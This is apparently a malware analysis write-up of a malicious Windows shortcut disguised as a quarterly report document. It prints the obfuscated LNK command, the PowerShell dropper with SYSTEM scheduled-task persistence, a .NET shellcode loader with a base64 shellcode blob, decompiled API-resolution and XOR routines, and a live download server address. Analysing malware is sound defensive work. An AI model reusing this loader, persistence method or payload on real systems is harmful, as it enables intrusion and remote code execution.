TKCT quy I nam 2019.doc

I. Overview

[+] TKCT quy I nam 2019.doc.lnk

- Sha1 : 579c2c17e40a70bef8fe4b2ba0efde2be89b216c

Dump: Bai.doc

- Sha1 : 5c578b5a190a0f87227eb5876ef49a4dcb5c5b76


Dump: tmp_pFWwjd.dat

- Sha1 : 082b0f83ed7f16d2213f3a4b4b165b753b4e01cc

II. Analysis

1. Powershell script

Inspect the properties of file `TKCT quy I nam 2019.doc.lnk`:


TKCT quy I nam 2019.doc Properties

TKCT quy I nam 2019.doc

Target type: File

Target location:

Target: %comspec% /c f%windir:~4,1%ndstr /b /i "iex" "%c

Start in:


Shortcut key: None


Run: Minimized

Comment:


It's a powershell command to execute the payload stored inside the file

The powershell script dump 2 files: `tmp_pFWwjd.dat` and `Bai.doc`


```
$nwNuPq = 0
$jQDqMUh = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())
if($jQDqMUh.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
    $nwNuPq = 1
}

if ($nwNuPq -eq 1)
{
    $path_tmp_pFWwjd = $env:WINDIR+"\debug\tmp_pFWwjd.dat";
}else{
    $path_tmp_pFWwjd = $env:TEMP+"\tmp_pFWwjd.dat";
}
```



```
$CArzmh = 1;

if ($CArzmh -eq 1)
{
    $vAKuGD = $env:TEMP+"\Bai.doc";

    [Byte[]]$bd_code = [System.Convert]::FromBase64String("0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAABA
```

After that, it runs `Bai.doc`



```
    [System.IO.File]::WriteAllBytes($vAKuGD,$bd_code);

    Start-Process -FilePath $vAKuGD
}
```


It also schedule a task with `tmp_pFWwjd.dat`



```
if ($nwNuPq -eq 1)
{
        $TempLoader = $env:WINDIR+"\InstallUtil.exe";
        cmd.exe /c copy /y "$Loader" "$TempLoader"

        schtasks /create /sc minute /mo 9 /tn "Security Script kb00769670" /tr "$TempLoader /u /logfile= /LogToConsole=false $path_tmp_pFWwjd.dat" /ru SYSTEM /F
        schtasks /run /tn "Security Script kb00769670"
}else
{

        $TempLoader = $env:TEMP+"\InstallUtil.exe";
        cmd.exe /c copy /y "$Loader" "$TempLoader"

$command =
```

2. tmp_pFWwjd.dat

This .NET executable file allocate a region of memory, copy decoded shellcode into that region and execute it.




```
+Dh4fXb42Ch4cMfwJ4iANFh4eHDMKPDMe7hMKPDsJ/BPp/h4gDK4eHhwzyf+3H74e3h4cMwdfXDMGz13hQDF8CXPKW7cfvh6eHhwzB19fth3hQDF8CXPP67cfvh5eHhwzB19fUeFDtx+
+Hl4eHDMHT19R4UAzJ0wzSjwxEb2mEh4cM9LsMfIRwDvmzDEkM0n8Mwo9vGHt4eAzBswzSf6zFswJH844MVwxEb8p6eHgMRG9tenh4A0fzmwzBr4RADHfth
+2G0HhRA0fzgg7ae2yCtEcOwnsMwnvY2dze3tpFg4cMR9HWD4ujAlXxnwx3iDGJA07zjL2Lo/OBiDGLo7eJx83yb93ZRNIMawRDY9TR0EHCeIfv/9u80m+KhIeH129ohIeHDF/
vV4Tbjm98hYeH129ahIeHDsJ/73OSFDdvb4WHh9dvTYSHhwx37+LGfCBvUYWHh9dvP4SHhwx/77bzO/hvQ4WHh9dvIYSHhw7Cc+8amezkbzaFh4fXbxSEh4cOwncCXPKVBPp/h/KLAnHyjwJ4iAMKh4eH7
+2E7Yfthu+Hh4cHDMKP13hUDF8EfHjz9u2H1HhQDH8CePHk0O3HeNJzDsJvBPpvh/PT7YcKwmvX0AzCb9fUeNJ/DMJvBr/h4eHh84kMwm8ER4MGv
+Hh4eHyqAzCbwRHjw7CYwxQBG2PNuEMwmNvU3l4eAzCY9dvVHp4eAzCb9d40ndBwniG1HhRiDHCeNjZ3Axi2kWDh9TR0NIGQ2N5eHhvboaHhwx/7xs/PSHQb0OFh4cMd+8vanVJ0G8whYeHDG/
vKjHKBtBvLYWHhwxf74UQ7JLQbxqFh4cOg6Pv2u/OgdBvCIWHhw7Do4Pvi62JbtBvB4WHhw7Do4/
vg4aHhwrDo57X74Mfxodvb4aHh9d4Ue2HCsOjntd4VO2DCsOjntd406OP75sfxodvQIaHh9cKw6Oe13jTo4sKw6OS13jTo4sMfwrDo4s9joeHh28ThoeHBGiCtHE0tg/bu5IH+7OLh/
KUCsOjktdve3p4eANH84JBw7OLhu+XoIeHeFLBxAd8vfJTbEkGQ5uGh4fa2NncRKLm9/fj5vPmotvB6+b079fr5v7i9YeHh9v36/Lgtqnj5vOHh9TR0NIEQ29vc4eHhwx/
BkBDHcaH7y9qdUlvPYeHh9dvG4aHhw7Do4vvSxCXom8hh4eH128PhoeHDsOjl+83ge0XbxWHh4fXb/OGh4cMX+9zkhQ3bweHh4fXb+WGh4cMdwrDo5PX7Yfth28Vh4eHBkeDFcaH1+2H7Yd4VNd4UQS4h/
OCCuiDbIW0agrY/Qzw7ckCcftywdIKw6OD1wrDo4vXCsjpCsSFiDCUb35yeHgDR/OOeJOj7Yd406OTBES57+dth4d406OXyfJMbDoEQ5/a2NncRArHh9IMa9auR+MMx7cMx4sM15sMxY8MzacMleEE/
ou08nYOwnsMwnve2kTSDGvWb4eHh4fdBm22HsaHDtJ7DMJ73tpECseH1AJO8YuIMZ0Pn8fFzgJO8HPcRBcCVfGOQYeHx80CVfBwRAxH0gxrbz94eHiEwo/aRYOHF9IMawZDh3t4eNS0XAoKh3t4eAxEPY
+Hh4dwR4aHh4fxjlZvsqcEP2pshVZvzfJtDobEBEaDBnyHhoeH8lIET3gM0o9snIgxTjx4h4eHpF+0TAwLCod7eHhGb4+0TwxGxYgxjQNO8llwV9wMYtpFg4fSDGsEQ2/U0dAM2o+0Rw7CewxE4Qa/
yt2IAiyHh4cMx7sMVIRFBr/XwoeHiAIfh4eHDM//hE0Oyn8Mx/sOwnMMwn8Owm8Mwm8Mx5MCR/P9DMpvDM6nhE0OyncMf8gCePXvwLRxDEGER4RHhMJ3DIeERA7CawzCa9dvlHh4eLzCi/
LEDMJvDMejhEQMUYRVhEWIMIcM0m8M1ZuEVIgwR4RHhEeEVwyFhEQOwnsM0n8MTYTKcwzCe7xP9Yi8V/
CMtEcOwntsg8HI8hwMwnvY2dwMYtpFj4cKx4dECseHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eH
h4eHh4eHh4eHh4eHh4eHh4eHh4aHh4eo8ezTtYeHh4eHh4c8hrazs6m1t7WpsrOpv7GHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh1KpOz
+5mlpaUtnQWFBaubQMAACAMoeDwgGD6QGD+QB18lBXfgIK0l/1WP/QwfqgZgv/wgAA";
```

```
byte[] array = Convert.FromBase64String(s);
string str = "Virtual";
IntPtr hModule = GoCode.LoadLibrary("kernel32.dll");
IntPtr procAddress = GoCode.GetProcAddress(hModule, str + "Alloc");
GoCode.TjQrLwU tjQrLwU = (GoCode.TjQrLwU)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(GoCode.TjQrLwU));
string str2 = "Create";
procAddress = GoCode.GetProcAddress(hModule, str2 + "Thread");
GoCode.TCreateThread tcreateThread = (GoCode.TCreateThread)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(GoCode.TCreateThread));
uint num = tjQrLwU(0U, (uint)array.Length, GoCode.MEM_COMMIT, GoCode.PAGE_EXECUTE_READWRITE);
Marshal.Copy(array, 0, (IntPtr)((long)((ulong)num)), array.Length);
IntPtr hHandle = IntPtr.Zero;
uint num2 = 0U;
IntPtr zero = IntPtr.Zero;
hHandle = tcreateThread(0U, 0U, num, zero, 0U, ref num2);
GoCode.WaitForSingleObject(hHandle, uint.MaxValue);
}
```

Shellcode

This shellcode use crc32 algorithm to resolve API



```
v6 = fn_kernel32_lib();                            // kernel32.dll!LoadLibraryA
fn_LoadLibraryA = (int (__stdcall *)(int))fn_resolve_hash(v6, 0x3FC1BD8D);
v8 = fn_kernel32_lib();                            // kernel32.dll!VirtualAlloc
fn_VirtualAlloc = (int (__stdcall *)(_DWORD, unsigned int, int, int))fn_resolve_hash(v8, 0x9CE0D4A);
v9 = fn_kernel32_lib();                            // kernel32.dll!lstrcmpiA
fn_lstrcmpiA = (int (__stdcall *)(char *, int))fn_resolve_hash(v9, 0xD6874364);
v10 = fn_add_0xFBE7142(0x419190);
v11 = fn_LoadLibraryA(v10);
```


Get desire module address
Resolve the disire API address using crc32 hash

The main purpose of this shellcode is to connect to `144.202.54.86/vkT2`, download another payload using

```
InternetOpenA
InternetConnectA
InternetSetOptionA
HttpSendRequestA
HttpQueryInfoA
InternetReadFile
```


and decrypt it with a simple xor algorithm

Decrypt function:



```
  if ( fn_CreateFileA || fn_ReadFile || fn_CloseHandle || fn_GetFileSize )
  {
    v10 = fn_CreateFileA(a1, 0x80000000, 1, 0, 3, 0, 0);
    v11 = v10;
    if ( v10 != -1 )
    {
      v12 = fn_GetFileSize(v10, 0);
      v13 = v12;
      if ( !v12 )
        goto LABEL_11;
      v15 = fn_GlobalAlloc(64, v12);
      if ( !v15 )
        goto LABEL_11;
      fn_ReadFile(v11, v15, v13, v16, 0);
      if ( *(_DWORD *)v15 == 'ffff' || *(_DWORD *)(v15 + 4) == 'ffff' )
      {
        fn_xor_except_buf_len_value((_BYTE *)(v15 + 8), v13 - 8, 'f');
        sub_602(v15 + 8);
        fn_GlobalFree(v15);
        v20 = 1;
LABEL_11:
        fn_CloseHandle(v11);
      }
    }
  }
```

3. Bai.doc



This document created in earlier version of
Microsoft Office Word

To view this content, please click "**Enable editing**" at the top yellow bar, and then click "**Enable content**"

This file seem malicious but contains no macro at all.